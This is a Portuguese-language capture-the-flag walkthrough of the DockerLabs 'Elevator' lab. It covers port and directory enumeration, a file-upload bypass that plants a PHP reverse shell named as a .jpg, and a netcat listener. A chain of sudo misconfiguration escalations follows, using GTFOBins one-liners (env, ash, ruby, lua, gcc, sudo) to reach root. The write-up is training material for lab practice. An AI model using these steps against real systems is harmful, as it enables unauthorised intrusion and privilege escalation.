

maq.elevator

MÁQUINA ELEVATOR



Para utilizar esta máquina debemos primeiro baixar os arquivos e assim implantá-la com Docker.

Baixamos o arquivo da página <https://dockerlabs.es/>

Para implantar o laboratório executamos da seguinte forma, para que também possamos ver que ele nos diz a direção que teremos, bem como o que fazer quando terminarmos.


```
# nmap 172.17.0.2 -A -sS -sC -sV -Pn -p- -T5
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-22 23:56 -03
Nmap scan report for elrincondelhacker.es (172.17.0.2)
Host is up (0.000062s latency).
Not shown: 65534 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
80/tcp    open  http      Apache httpd 2.4.62 ((Debian))
|_http-title: El Ascensor Embrujado - Un Misterio de Scooby-Doo
|_http-server-header: Apache/2.4.62 (Debian)
MAC Address: 02:42:AC:11:00:02 (Unknown)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.8
Network Distance: 1 hop

TRACEROUTE
HOP RTT      ADDRESS
1   0.06 ms  elrincondelhacker.es (172.17.0.2)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 47.93 seconds
```

Vamos fazer um **fuzzing** para ver se tem pastas ocultas, com a ferramenta **gobuster**.

gobuster dir -u <http://172.17.0.2> -w /usr/share/seclists/Discovery/Web-Content/big.txt

```

(root@soja)-[~]
# gobuster dir -u http://172.17.0.2 -w /usr/share/seclists/Discovery/Web-Content/big.txt

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://172.17.0.2
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/seclists/Discovery/Web-Content/big.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

/.bash_history (Status: 403) [Size: 275]
/.bashrc (Status: 403) [Size: 275]
/.htaccess (Status: 403) [Size: 275]
/.cvsignore (Status: 403) [Size: 275]
/.perf (Status: 403) [Size: 275]
/.forward (Status: 403) [Size: 275]
/.htpasswd (Status: 403) [Size: 275]
/.listing (Status: 403) [Size: 275]
/.subversion (Status: 403) [Size: 275]
/.passwd (Status: 403) [Size: 275]
/.svn (Status: 403) [Size: 275]
/.ssh (Status: 403) [Size: 275]
/.cvs (Status: 403) [Size: 275]
/.rhosts (Status: 403) [Size: 275]
/.profile (Status: 403) [Size: 275]
/.git (Status: 403) [Size: 275]
/.web (Status: 403) [Size: 275]
/.history (Status: 403) [Size: 275]
/Entries (Status: 403) [Size: 275]
/Root (Status: 403) [Size: 275]
/javascript (Status: 301) [Size: 313] [→ http://172.17.0.2/javascript/]
/server-status (Status: 403) [Size: 275]
/themes (Status: 301) [Size: 309] [→ http://172.17.0.2/themes/]
Progress: 20478 / 20479 (100.00%)

```

gobuster dir -u http://172.17.0.2/themes -w /usr/share/seclists/Discovery/Web-Content/directory-list-lowercase-2.3-medium.txt -x .php,.txt,.html --exclude-length 275 -t 64

```
(root@soja)-[~/dockerlabs/maq.facil/maq.elevator]
# gobuster dir -u http://172.17.0.2/themes -w /usr/share/seclists/Discovery/Web-Content/di
rectory-list-lowercase-2.3-medium.txt -x .php,.txt,.html --exclude-length 275 -t 64

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://172.17.0.2/themes
[+] Method: GET
[+] Threads: 64
[+] Wordlist: /usr/share/seclists/Discovery/Web-Content/directory-list-lowerc
ase-2.3-medium.txt
[+] Negative Status codes: 404
[+] Exclude Length: 275
[+] User Agent: gobuster/3.6
[+] Extensions: txt,html,php
[+] Timeout: 10s

Starting gobuster in directory enumeration mode


/uploads (Status: 301) [Size: 317] [→ http://172.17.0.2/themes/uploads/]
/upload.php (Status: 200) [Size: 0]
/archivo.html (Status: 200) [Size: 3380]
Progress: 830572 / 830576 (100.00%)

Finished
```

Vamos explorar a porta 80: <http://172.17.0.2/>



Podemos subir um arquivo malicioso com reverse shell.
<http://172.17.0.2/themes/archivo.html>



Vamos subir um arquivo malicioso em **php** com reverse shell, e interceptar com **burp suite** e mudar o nome do arquivo para **.jpg**. site para pegar a reverse shell <https://github.com/pentestmonkey/php-reverse-shell/blob/master/php-reverse-shell.php>

Repeater

Intercept on Forward Drop

Request to http://172.17.0.2/themes/upload.php

Time Type Direction Method URL Status code Length

20:31: HT... → Request POST http://172.17.0.2/themes/upload.php

vamos mudar esse nome `image/jpeg` para `image/jpg` e subir o arquivo em FORWARD, mas antes vamos enviar esse request para repeater e ver se a imagem vai subir com sucesso.

Request

7 Content-Type: multipart/form-data; boundary=-----373520502829762299062218850368

8 Content-Length: 5716

9 Origin: http://172.17.0.2

10 Connection: keep-alive

11 Referer: http://172.17.0.2/themes/archivo.html

12 Upgrade-Insecure-Requests: 1

13 Priority: u=0, i

14

15 -----373520502829762299062218850368

16 Content-Disposition: form-data; name="file"; filename="virus.php.jpg"

17 Content-Type: image/jpeg

18

19 <?php

20 // php-reverse-shell - A Reverse Shell implementation in PHP

21 // Copyright (C) 2007 pentestmonkey@pentestmonkey.net

22 //

23 // This tool may be used for legal purposes only. Users take full

Inspector

Request attributes 2

Request query parameters 0

Request body parameters 1

Request cookies 0

Request headers 12

Subir Archivos JPG

Selecciona un archivo de imagen (solo .jpg):

Procurar... virus.php.jpg

Subir Imagen

¡Archivo subido correctamente! Puedes verlo aquí.

172.17.0.2

Veja que o arquivo subiu com sucesso, agora vamos mandar o arquivo para o site e deixar o netcat ativo na porta configurada.

Menu: Burp Project Intruder Repeater View Help

Submenu: Dashboard Target Proxy Intruder **Repeater** Collaborator Sequencer Decoder Comparer Logger Settings

Submenu: Organizer Extensions Learn JSON Web Tokens SignSaboteur

Tabs: 1 x 2 x +

Buttons: Send [Settings] [Cancel] [Previous] [Next]

Target: http://172.17.0.2 HTTP/1

Request

Gecko/20100101 Firefox/128.0

4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8

5 Accept-Language: pt-BR

6 Accept-Encoding: gzip, deflate, br

7 Content-Type: multipart/form-data; boundary=-----373520502829762299062218850368

8 Content-Length: 5715

9 Origin: http://172.17.0.2

10 Connection: keep-alive

11 Referer: http://172.17.0.2/themes/archivo.html

12 Upgrade-Insecure-Requests: 1

13 Priority: u=0, i

14

15 -----373520502829762299062218850368

16 Content-Disposition: form-data; name="file"; filename="virus.php.jpg"

17 Content-Type: image/jpg

18

19 <?php

20 // php-reverse-shell - A Reverse Shell implementation in PHP

21 // Copyright (C) 2007 pentestmonkey@pentestmonkey.net

22 //

23 // This tool may be used for legal purposes only. Users take full responsibility

24 // for any actions performed using this tool. The author accepts no liability

25 // for damage caused by this tool. If these terms are not acceptable to you, then

26 // do not use this tool.

27 //

28 // In all other respects the GPL version 2 applies:

29 //

30 // This program is free software; you can redistribute it and/or modify

31 // it under the terms of the GNU General Public License version 2 or

Response

1 HTTP/1.1 200 OK

2 Date: Mon, 23 Dec 2024 23:44:15 GMT

3 Server: Apache/2.4.62 (Debian)

4 Vary: Accept-Encoding

5 Content-Length: 106

6 Keep-Alive: timeout=5, max=100

7 Connection: Keep-Alive

8 Content-Type: text/html; charset=UTF-8

9

10 El archivo ha sido subido correctamente: uploads/6769f5cf52cb9.jpg

Intercept on Forward Drop Request to http://172.1... Open browser ?

| Time | Type | Direction | Method | URL | Status code | Length |
|-----------|-------|-----------|--------|-------------------------------------|-------------|--------|
| 20:31:... | HT... | → Request | POST | http://172.17.0.2/themes/upload.php | | |

subir o arquivo oficialmente para o site.

Request

Pretty Raw Hex

```
9 Origin: http://172.17.0.2
10 Connection: keep-alive
11 Referer: http://172.17.0.2/themes/archivo.html
12 Upgrade-Insecure-Requests: 1
13 Priority: u=0, i
14
15 -----373520502829762299062218850368
16 Content-Disposition: form-data; name="file"; filename="virus.php.jpg"
17 Content-Type: image/jpeg
18
19 <?php
20 // php-reverse-shell - A Reverse Shell implementation in PHP
21 // Copyright (C) 2007 pentestmonkey@pentestmonkey.net
22 //
23 // This tool may be used for legal purposes only. Users take full
24 // responsibility
25 // for any actions performed using this tool. The author accepts no
26 // liability
```

Inspector

- Request attributes 2
- Request query parameters 0
- Request body parameters 1
- Request cookies 0
- Request headers 12

Event log All issues Memory: 105,6MB

Temos a reverse shell.

(root@soja) [~/dockerlabs/maq.facil/maq.elevator]

```
nc -lvp 4444
listening on [any] 4444 ...
connect to [172.17.0.2] from (UNKNOWN) [172.17.0.2] 43916
Linux 5a0e2a9c7c4e 6.11.2-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.11.2-1kali1 (2024-10-15) x86_64 GNU/Linux
23:53:41 up 38 min, 0 user, load average: 0.06, 0.27, 0.40
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$
```

ao clicar temos a shell e somos usuário www-data

DockerLabs 172.17.0.2/themes/uploads/ Configurações Index of /the...

172.17.0.2/themes/uploads/

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB

Index of /themes/uploads

| Name | Last modified | Size | Description |
|-------------------|------------------|------|-------------|
| Parent Directory | | | |
| 6769f74126dea.jpg | 2024-12-23 23:50 | 5.4K | |

Apache/2.4.62 (Debian) Server at 172.17.0.2 Port 80

Agora vamos procurar por escalção de privilégios **sudo** -l.

Com base no resultado do comando **sudo -l**, temos permissão para executar o comando **/usr/bin/env** como o usuário **daphne** sem precisar de senha. Isso pode ser explorado para escalar privilégios.

```
www-data@5a0e2a9c7c4e:/$ sudo -l
Matching Defaults entries for www-data on 5a0e2a9c7c4e:
  env_reset, mail_badpass,
  secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin,
  use_pty

User www-data may run the following commands on 5a0e2a9c7c4e:
  (daphne) NOPASSWD: /usr/bin/env
www-data@5a0e2a9c7c4e:/$
```

Vamos para o site para pesquisar por escalção de privilégios **env**. <https://gtfobins.github.io/gtfobins/env/#sudo>

| Sudo

If the binary is allowed to run as superuser by **sudo**, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo env /bin/sh
```

Somos usuário **Daphne**. Novamente vamos da o comando **sudo -l**.

sudo -u daphne /usr/bin/env /bin/bash

```
www-data@5a0e2a9c7c4e:/$ sudo -u daphne /usr/bin/env /bin/bash
daphne@5a0e2a9c7c4e:/$ whoami
daphne
daphne@5a0e2a9c7c4e:/$
```

sudo -l

Agora que você tem acesso como o usuário **daphne**, perceba que este pode executar o comando **/usr/bin/ash** como o usuário **vilma** sem senha. Isso pode ser usado para escalar privilégios mais uma vez.

```
daphne@5a0e2a9c7c4e:/$ sudo -l
Matching Defaults entries for daphne on 5a0e2a9c7c4e:
  env_reset, mail_badpass,
  secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin,
  use_pty

User daphne may run the following commands on 5a0e2a9c7c4e:
  (vilma) NOPASSWD: /usr/bin/ash
daphne@5a0e2a9c7c4e:/$
```

Vamos para o site para pesquisar por escalação de privilégios **ash**. <https://gtfobins.github.io/gtfobins/ash/#sudo>

| Sudo

If the binary is allowed to run as superuser by **sudo**, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo ash
```

Somos usuário Vilma.

sudo -u vilma /usr/bin/ash

```
daphne@5a0e2a9c7c4e:/$ sudo -u vilma /usr/bin/ash
$ whoami
vilma
```

Novamente **sudo -l** para procurar privilégios.

Agora que você tem acesso como o usuário **vilma**, percebe que ele pode executar o comando **/usr/bin/ruby** como o usuário **shaggy** sem senha. O Ruby pode ser usado para escalar privilégios para **shaggy**.

```
vilma@5a0e2a9c7c4e:/$ sudo -l
Matching Defaults entries for vilma on 5a0e2a9c7c4e:
  env_reset, mail_badpass,
  secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin,
  use_pty

User vilma may run the following commands on 5a0e2a9c7c4e:
  (shaggy) NOPASSWD: /usr/bin/ruby
vilma@5a0e2a9c7c4e:/$
```

Vamos para o site para pesquisar por escalção de privilégios **ruby**. <https://gtfobins.github.io/gtfobins/ruby/#sudo> .

| Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo ruby -e 'exec "/bin/sh"'
```

Somos o usuário **Shaggy**.

sudo -u shaggy /usr/bin/ruby -e 'exec "/bin/bash"'

```
vilma@5a0e2a9c7c4e:/$ sudo -u shaggy /usr/bin/ruby -e 'exec "/bin/bash"'
shaggy@5a0e2a9c7c4e:/$ whoami
shaggy
shaggy@5a0e2a9c7c4e:/$
```

Novamente **sudo -l** para buscar por privilégios.

Com o acesso ao usuário **shaggy**, percebemos que ele pode executar o comando **/usr/bin/lua** como o usuário **fred** sem senha. A Lua pode ser explorada para escalar privilégios para **fred**.

```
shaggy@5a0e2a9c7c4e:/$ sudo -l
Matching Defaults entries for shaggy on 5a0e2a9c7c4e:
  env_reset, mail_badpass,
  secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin,
  use_pty

User shaggy may run the following commands on 5a0e2a9c7c4e:
(fred) NOPASSWD: /usr/bin/lua
```

Vamos para o site para pesquisar por escalção de privilégios **lua**. <https://gtfobins.github.io/gtfobins/lua/#sudo> .

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo lua -e 'os.execute("/bin/sh")'
```

Somos usuário Fred.

`sudo -u fred /usr/bin/lua -e 'os.execute("/bin/bash")'`

```
shaggy@5a0e2a9c7c4e:/$ sudo -u fred /usr/bin/lua -e 'os.execute("/bin/bash")'  
fred@5a0e2a9c7c4e:/$ whoami  
fred
```

`sudo -l` novamente.

Agora que você tem acesso como o usuário `fred`, percebemos que ele pode executar o comando `/usr/bin/gcc` como o usuário `scooby` sem senha.

```
fred@5a0e2a9c7c4e:/$ sudo -l  
Matching Defaults entries for fred on 5a0e2a9c7c4e:  
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin,  
    use_pty  
  
User fred may run the following commands on 5a0e2a9c7c4e:  
    (scooby) NOPASSWD: /usr/bin/gcc  
fred@5a0e2a9c7c4e:/$
```

Vamos para o site para pesquisar por escalção de privilégios `gcc`. <https://gtfobins.github.io/gtfobins/gcc/>

#sudo

| Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo gcc -wrapper /bin/sh,-s .
```

Somos usuário Scooby.

"sudo -u scooby /usr/bin/gcc -wrapper /bin/bash,-s ."

```
fred@5a0e2a9c7c4e:/tmp$ sudo -u scooby /usr/bin/gcc -wrapper /bin/bash,-s .
scooby@5a0e2a9c7c4e:/tmp$ whoami
scooby
scooby@5a0e2a9c7c4e:/tmp$
```

sudo -l novamente.

O usuário **scooby** tem permissão para executar o comando **/usr/bin/sudo** como **root** sem senha. Isso significa que você pode obter um shell com privilégios **root** diretos.

```
scooby@5a0e2a9c7c4e:/tmp$ sudo -l
Matching Defaults entries for scooby on 5a0e2a9c7c4e:
  env_reset, mail_badpass,
  secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin,
  use_pty

User scooby may run the following commands on 5a0e2a9c7c4e:
  (root) NOPASSWD: /usr/bin/sudo
```


Vamos para o site para pesquisar por escalação de privilégios **sudo**.

| Sudo

If the binary is allowed to run as superuser by **sudo**, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo sudo /bin/sh
```

sudo sudo /bin/bash

```
scooby@5a0e2a9c7c4e:/tmp$ sudo sudo /bin/bash
root@5a0e2a9c7c4e:/tmp# whoami
root
root@5a0e2a9c7c4e:/tmp#
```

Somos root

R10

